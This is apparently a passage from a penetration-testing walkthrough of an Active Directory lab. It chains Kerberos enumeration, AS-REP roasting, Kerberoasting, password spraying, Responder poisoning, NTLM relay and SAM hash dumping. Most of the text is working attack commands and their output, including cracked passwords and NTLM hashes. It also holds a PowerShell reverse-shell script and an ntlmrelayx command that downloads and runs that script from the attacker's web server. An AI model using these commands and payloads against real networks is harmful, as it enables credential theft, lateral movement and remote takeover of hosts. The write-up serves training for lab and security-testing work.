└─$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='essos.local',userdb=got_users.txt" 192.168.56.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 06:45 EDT
Nmap scan report for essos.local (192.168.56.12)
Host is up (0.00043s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     viserys.targaryen@essos.local
|     daenerys.targaryen@essos.local
|     khal.drogo@essos.local
|     jorah.mormont@essos.local
|_    missandei@essos.local
MAC Address: 00:0C:29:53:7A:F4 (VMware)
```

In First we found 7 & in second we found 4 valid users on sevenkingdoms.local

List guest access on shares

```
crackmapexec smb 192.168.56.10-23 -u 'a' -p '' --shares
```

found some anonymous shares with READ/WRITE permissions



ASREP – roasting

Authentication Service (AS) Response (AS-REP) from the Key Distribution Centre (KDC), they must provide an encrypted timestamp, which the KDC verifies before issuing the ticket.


AS-REP Roasting is a technique used to obtain password hashes for **Active Directory (AD) accounts** that do not require **Kerberos pre-authentication**. This technique allows attackers to perform offline brute-force or dictionary attacks on user accounts, potentially revealing plaintext passwords if weak passwords are used.

create a users.txt file with all the user name

```
nano gotusers.txt
```


```
sql_svc
jeor.mormont
samwell.tarly
jon.snow
hodor
rickon.stark
brandon.stark
sansa.stark
robb.stark
catelyn.stark
eddard.stark
arya.stark
krbtgt
vagrant
Guest
Administrator
```

```
impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile gotusers.txt
```




We get a ticket for brandon.stark and we will try to break it as the user don't require kerberos pre-authentication

```
Impacket-GetNPUsers north.sevenkingdoms.local/  -usersfile gotusers.txt -format hashcat -outputfile hashes.asreproast
```




```
hashcat -m 18200 hashes.asrephash /usr/share/wordlists/rockyou.txt
```



found the user password "**iseedeadpeople**"


We now have two couple of credentials :

- **samwell.tarly:Heartsbane**
- **brandon.stark:iseedeadpeople**

Password Spray

Let's conduct the classic test of using **username = password**

```
crackmapexec smb 192.168.56.11 -u gotusers.txt -p gotusers.txt --no-bruteforce
```




- We now got three couple of credentials :
    - **samwell.tarly:Heartsbane (user description)**
    - **brandon.stark:iseedeadpeople (asreproasting)**
    - **hodor:hodor (password spray)**

Enumeration with user

When you gain access to an Active Directory account, the first step is to retrieve the complete list of users.

```
impacket-GetADUsers -all north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```





```
ldapsearch -H ldap://192.168.56.11 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local' "(&(objectCategory=person)(objectClass=user))" |grep 'distinguishedName:'
```

Kerberoasting

Kerberoasting is an attack technique targeting Kerberos authentication in Active Directory environments to obtain service account credentials. Attackers exploit the way Kerberos issues service tickets (specifically **Ticket Granting Service or TGS tickets**) to extract encrypted passwords of service accounts, which can then be cracked offline. This allows attackers to potentially escalate privileges and move laterally within a network.

Find users with an SPN set

```
impacket-GetUserSPNs  -request -dc-ip 192.168.56.11
north.sevenkingdoms.local/brandon.stark:iseedeadpeople -
outputfile kerberoasting.hashes
```



All the hashes will be stored in the file named kerberoasting.hashes

```
hashcat -m 13100 --force -a 0 kerberoasting.hashes
/usr/share/wordlists/rockyou.txt --force
```

We got credentials of **jon.snow = iknownothing**

Share enum

Now that we have a domain user, we can enumerate the shares again using this user account

```
crackmapexec smb 192.168.56.10-23 -u jon.snow -p iknownothing
-d north.sevenkingdoms.local –shares
```

```
└─$ crackmapexec smb 192.168.56.10-23 -u jon.snow -p iknownothing -d north.sevenkingdoms.local --shares
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:True)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB         192.168.56.10   445    KINGSLANDING     [-] north.sevenkingdoms.local\jon.snow:iknownothing STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB         192.168.56.12   445    MEEREEN          [-] north.sevenkingdoms.local\jon.snow:iknownothing STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [+] Enumerated shares
SMB         192.168.56.11   445    WINTERFELL       Share           Permissions     Remark
SMB         192.168.56.11   445    WINTERFELL       -----           -----------     ------
SMB         192.168.56.11   445    WINTERFELL       ADMIN$                          Remote Admin
SMB         192.168.56.11   445    WINTERFELL       C$                              Default share
SMB         192.168.56.11   445    WINTERFELL       IPC$            READ            Remote IPC
SMB         192.168.56.11   445    WINTERFELL       NETLOGON        READ            Logon server share
SMB         192.168.56.11   445    WINTERFELL       SYSVOL          READ            Logon server share
SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB         192.168.56.22   445    CASTELBLACK      [+] Enumerated shares
SMB         192.168.56.22   445    CASTELBLACK      Share           Permissions     Remark
SMB         192.168.56.22   445    CASTELBLACK      -----           -----------     ------
SMB         192.168.56.22   445    CASTELBLACK      ADMIN$                          Remote Admin
SMB         192.168.56.22   445    CASTELBLACK      all             READ,WRITE      Basic RW share for all
SMB         192.168.56.22   445    CASTELBLACK      C$                              Default share
SMB         192.168.56.22   445    CASTELBLACK      IPC$            READ            Remote IPC
SMB         192.168.56.22   445    CASTELBLACK      public          READ            Basic Read share for all domain users
SMB         192.168.56.23   445    BRAAVOS          [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB         192.168.56.23   445    BRAAVOS          [+] Enumerated shares
SMB         192.168.56.23   445    BRAAVOS          Share           Permissions     Remark
SMB         192.168.56.23   445    BRAAVOS          -----           -----------     ------
SMB         192.168.56.23   445    BRAAVOS          ADMIN$                          Remote Admin
SMB         192.168.56.23   445    BRAAVOS          all             READ,WRITE      Basic RW share for all
SMB         192.168.56.23   445    BRAAVOS          C$                              Default share
SMB         192.168.56.23   445    BRAAVOS          CertEnroll                      Active Directory Certificate Services share
SMB         192.168.56.23   445    BRAAVOS          IPC$                            Remote IPC
SMB         192.168.56.23   445    BRAAVOS          public                          Basic Read share for all domain users
```

DNS dump

Another cool thing to do when we got a user is enumerate dns.

```
python dnsdump.py -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' winterfell.north.sevenkingdoms.local
```

```
└─$ python dnsdump.py -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' winterfell.north.sevenkingdoms.local
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[+] Found 5 records
```

```
ls
```

```
dnsdump.py  __init__.py  records.csv
```

Results are stored in a records.csv file

cat records.csv

```
└─$ cat records.csv
type,name,value
A,winterfell,192.168.56.11
A,DomainDnsZones,192.168.56.11
A,castelblack,192.168.56.22
A,@,192.168.56.11
NS,@,winterfell.north.sevenkingdoms.local.
```

Extract AD information using Bloodhound

Download https://github.com/dirkjanm/BloodHound.py

```
python bloodhound.py -d north.sevenkingdoms.local -u samwell.tarly -p Heartsbane -dc winterfell.north.sevenkingdoms.local -ns 192.168.56.11 --zip -c All

#got errors in bwlow two cmd's
```


```
python bloodhound.py -d essos.local -u
brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc
meereen.essos.local -ns 192.168.56.12 --zip -c All

python bloodhound.py -d sevenkingdoms.local -u
brandon.stark@north.sevenkingdoms.local -p iseedeadpeople -dc
kingslanding.sevenkingdoms.local -ns 192.168.56.10 --zip -c
All
```

```
┌──(kali㉿kali)-[~/Desktop/BloodHound.py]
└─$ python bloodhound.py -d north.sevenkingdoms.local -u samwell.tarly -p Heartsbane -dc winterfell.north.sevenkingdoms.local -ns 192.168.56.11 --zip -c All
INFO: Found AD domain: north.sevenkingdoms.local
WARNING: Could not find a global catalog server, assuming the primary DC has this role
If this gives errors, either specify a hostname with -gc or disable gc resolution with --disable-autogc
INFO: Getting TGT for user
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 3 computers
INFO: Connecting to GC LDAP server: winterfell.north.sevenkingdoms.local
INFO: Connecting to LDAP server: winterfell.north.sevenkingdoms.local
INFO: Found 18 users
INFO: Found 51 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: castelblack.north.sevenkingdoms.local
INFO: Querying computer: winterfell.north.sevenkingdoms.local
INFO: Done in 00M 01S
INFO: Compressing output into 20241104070954_bloodhound.zip
```

- Now start neo4j and bloodhound (at the time of writing the python ingestor match bloodhound 4.1 be sure to get the right version)
- Upload the zips into bloodhound
- And now show all domains and computer

Enter the raw query as

```
MATCH p = (d:Domain)-[r:Contains*1..]->(n:Computer) RETURN p
```



Poison and relay

start responder to see if we can get some information

```
sudo responder -I eth0
```

After sometime we will get robb.stark netntlmv2 hash

Also got eddard.stark netntlmv2 hash


```
hashcat -m 5600 --force -a 0 responder.hashes
/usr/share/wordlists/rockyou.txt
```

We get another user account **robb.stark:sexywolfy**.

Unsigned SMB

generate a list of IP targets

```
crackmapexec smb 192.168.56.10-23 --gen-relay-list relay.txt
```



With a list of SMB computers that have signing disabled, we can begin attempting to relay NTLM authentication to them

responder + ntlmrelayx to smb

Before starting responder to poison the answer to LLMNR, MDNS and NBT-NS request we must stop the responder smb and http server as we don't want to get the hashes directly but we want to relay them to ntlmrelayx.

```
sudo nano /etc/responder/Responder.conf
```

and change smb and http , on to off and save

```
[Responder Core]

; Poisoners to start
MDNS  = On
LLMNR = On
NBTNS = On

; Servers to start
SQL      = On
SMB      = off
RDP      = On
Kerberos = On
FTP      = On
POP      = On
SMTP     = On
IMAP     = On
HTTP     = off
HTTPS    = On
DNS      = On
LDAP     = On
DCERPC   = On
WINRM    = On
SNMP     = Off
MQTT     = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db

; Default log file
SessionLog = Responder-Session.log

; Poisoners log
PoisonersLog = Poisoners-Session.log
```

Start responder to redirect queries to the relay server

```
sudo responder -I eth0
```

```
[+] Listening for events ...

[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::12b:aeda:5006:a8ed for name Meren.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::12b:aeda:5006:a8ed for name Meren.local
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name MEREN (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 192.168.56.11 for name Meren
[*] [LLMNR]  Poisoned answer sent to fe80::12b:aeda:5006:a8ed for name Meren
[*] [LLMNR]  Poisoned answer sent to fe80::12b:aeda:5006:a8ed for name Meren
[*] [LLMNR]  Poisoned answer sent to 192.168.56.11 for name Meren
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::12b:aeda:5006:a8ed for name Meren.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11   for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::12b:aeda:5006:a8ed for name Meren.local
[*] [LLMNR]  Poisoned answer sent to fe80::12b:aeda:5006:a8ed for name Meren
[*] [LLMNR]  Poisoned answer sent to 192.168.56.11 for name Meren
[*] [LLMNR]  Poisoned answer sent to fe80::12b:aeda:5006:a8ed for name Meren
```

we start ntlmrelayx

```
impacket-ntlmrelayx -tf relay.txt -smb2support
```

```
[*] SMBD-Thread-5 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking t
[-] rpc_s_access_denied
[*] Authenticating against smb://192.168.56.22 as NORTH/EDDARD.STARK SUCCEED
[*] All targets processed!
[*] SMBD-Thread-5 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there a
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7b2594f1600e108d83ce039a9b4c46a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-8 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there a
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9ab6e3005740e48ad3d422bc52e986ae:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Done dumping SAM hashes for host: 192.168.56.22
[*] Stopping service RemoteRegistry
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
```

REVERSE TCP RESPONDER AND NTLMRELAYX

```
sudo responder -I eth0
```

```
[+] Listening for events...

[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::f3a7:ab30:99b1:1a01 for name Meren.local
[*] [LLMNR]  Poisoned answer sent to fe80::f3a7:ab30:99b1:1a01 for name Meren
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name Meren
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name MEREN (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name MEREN (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::f3a7:ab30:99b1:1a01 for name Meren.local
[*] [LLMNR]  Poisoned answer sent to fe80::f3a7:ab30:99b1:1a01 for name Meren
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name Meren
[*] [MDNS] Poisoned answer sent to fe80::f3a7:ab30:99b1:1a01 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name Bravos.local
[*] [LLMNR]  Poisoned answer sent to fe80::f3a7:ab30:99b1:1a01 for name Bravos
[*] [LLMNR]  Poisoned answer sent to 192.168.56.1 for name Bravos
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name BRAVOS (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name BRAVOS (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.1    for name Bravos.local
```

```
python3 -m http.server 8080
```

```
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.22 - - [22/Oct/2024 06:47:31] "GET /rshel.ps1 HTTP/1.1" 200 -
```


nano reshell.ps1

```
$client = New-Object System.Net.Sockets.TCPClient('IP',
PORT)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535 | % {0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes, 0, $i)
    $sendback = (iex $data 2>&1 | Out-String )
    $sendback2  = $sendback + 'PS ' + (pwd).Path + '> '
    $sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte, 0, $sendbyte.Length)
    $stream.Flush()
}
```


```
$client.Close()
```

```
impacket-ntlmrelayx -tf relay.txt -smb2support -c "powershell
IEX(New-Object
Net.WebClient).downloadString('http://IP:8080/rshell.ps1')"
```

```
impacket-ntlmrelayx -tf relay.txt -smb2support
```





```
rlwrap nc -lvp 4444
```



And We got Reverse shell to castelblack

```
Responder -I eth0
```




```
impacket-ntlmrelayx -tf relay.txt -of netntlm -smb2support -
socks
```

```
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-17 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are no more
socks
Protocol  Target          Username            AdminStatus  Port
--------  --------------  ------------------  -----------  ----
SMB       192.168.56.23   NORTH/EDDARD.STARK  FALSE        445
SMB       192.168.56.22   NORTH/EDDARD.STARK  TRUE         445
```

- The poisoned connections are relayed to castelblack (192.168.56.22) and essos (192.168.56.23) and a socks proxy is setup to use the connection.
- As eddard.stark is a domain administrator of north.sevenkingdoms.local he got administrator privileges on castelback.

Now we can use this relay to get an access to the computer as an administrator

```
proxychains4 impacket-secretsdump -no-pass
'NORTH'/'EDDARD.STARK'@'192.168.56.22'
```

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7b2594f1600e108d83ce039a9b4c46a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9ab6e3005740e48ad3d422bc52e986ae:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
[*] Dumping cached domain logon information (domain/username:hash)
